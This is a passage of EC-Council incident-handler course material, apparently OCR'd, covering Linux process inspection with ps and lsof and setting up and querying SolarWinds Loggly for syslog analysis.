



Figure 6.89: Screenshot of top command showing real-time running processes

- **`ps aux`**: Run this command to view the status of currently running processes with their PIDs and identify malicious processes, if any.
- **`lsof -p [pid]`**: Run this command to view detailed information related to specific active processes.





Figure 6.90: Screenshot of lsof command showing status of processes


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

# Detecting Inappropriate Usage Incidents: Viewing and Analyzing Linux Syslog using SolarWinds Loggly

Source: *https://www.solarwinds.com*

With Syslog data analysis, incident responders can detect suspicious activities, policy violations, and other security incidents. This analysis helps in obtaining useful information related to security incidents and mitigating them before they can cause severe damage.

For this analysis, the IH&R team can use sophisticated tools such as SolarWinds Loggly to analyze Linux Syslog data and gain useful insight into security issues across an organization's IT infrastructure. To initiate this analysis, incident responders must first send the system and application logs through a local Syslog agent from the Linux platform to the Loggly analyzer.

## Using Linux Syslog Agent

- **Step 1:** Execute the following bash script to setup rsyslog:

  ```
  curl -O https://www.loggly.com/install/configure-linux.sh
  ```

  ```
  sudo bash configure-linux.sh -a <subdomain> -t <token>-u <username>
  ```

  This script securely sends logs to Loggly; however, the insecure mode must be used if this script does not install the package manager (rsyslog-gnutls) by default.

  **Note:** Replace **<subdomain>** with your account subdomain, **<token>** with customer token, and **<username>** with your username.

- **Step 2:** Now, run the following configure-linux script to send the syslogs to the Loggly tool:

  ```
  configure-linux [-a loggly auth account or subdomain] [-t loggly token (optional)] [-u username] [-p password (optional)] [-s suppress prompts (optional)] [--insecure {Insecure mode} (optional)] [--force-secure {Force Secure Mode} (optional)]
  ```

  This script performs system checks to ensure that it is compatible with the tool and sends logs successfully.

## Viewing Loggly Data

- Search for all uploaded events to verify if data are successfully sent to Loggly using the following steps:
  - **Step 1:** Click on the **Search** tab in the navigation pane of the Loggly console.
  - **Step 2:** Enter `logtype:syslog` under Linux syslog in the Search all logs field.
  - **Step 3:** Now, in the **Time Range** field, select the time and click on the search button, as shown in the screenshot below.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.91: Screenshot of Loggly selecting the time for searching events

- Click and drag the chart across the required time to zoom into the subsection of an event for detailed investigation. A sample result is shown in the screenshot below.





Figure 6.92: Screenshot of Loggly showing output after zooming on events

- Save the recent search by following the steps given below:
  - **Step 1:** Click on the favorite star icon in the navigation pane and select the "**Save this search as…**" option from the dropdown menu, as shown in the screenshot below.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.93: Screenshot of Loggly showing Save this search as… option

- **Step 2:** In the **Create Saved Search** pane, enter a name for the search in the **Name** field and click on **Save**, as shown in the screenshot below.





Figure 6.94: Screenshot of Loggly showing Create Saved Search pane

- You can also create a source group to easily search for log data via the following steps:
  - **Step 1:** In the navigation menu bar, click on Source Setup, followed by **Source Groups**; then, click on **Add New**, as shown in the screenshot below.





Figure 6.95: Screenshot of Loggly showing Add New option

  - **Step 2:** In the search box, select the dropdown menu of the source group and click on **Create Source Groups**, as shown in the screenshot below.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.96: Screenshot of Loggly showing Create Source Groups option

- **Step 3:** Define the source group by providing a **Name** and **Description** in the Add Source Group page.
- **Step 4:** You can also add other details such as **Syslog Host** and **HTTP Client Host** in this page based on your requirements; then, click on **Save**, as shown in the screenshot below.





Figure 6.97: Screenshot of Loggly showing Add Source Group page


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Analyzing Loggly Data

Incident responders can analyze Loggly data to determine the root cause of a security incident or suspicious activity. They can use different options such as filters, charts, and ranges to perform further analysis on log data.

Discussed below are some methods that can be used to analyzed log data using Loggly:

- The previously saved response time of a source group can be determined by selecting that **Source Group** from the dropdown menu and typing a response time query (such as **`json.querytime_ms`**) in the search box.
- To plot a graphical representation of the maximum response time, follow the steps given below:
  - **Step 1:** On top of the event graph, click on the **Chart** link and select **Line** under C**hart type** and **Statistics** under **Value Type**.
  - **Step 2:** Now, select **`json.querytime_ms`** and **Maximum** under **Numeric** and **Operator**, respectively.
  - **Step 3:** Open the **Source Group** dropdown and select the previously saved source group; then, enter a name under **Series name**.

    This will generate a chart as an output where you can analyze slower responses, as shown in the screenshot.

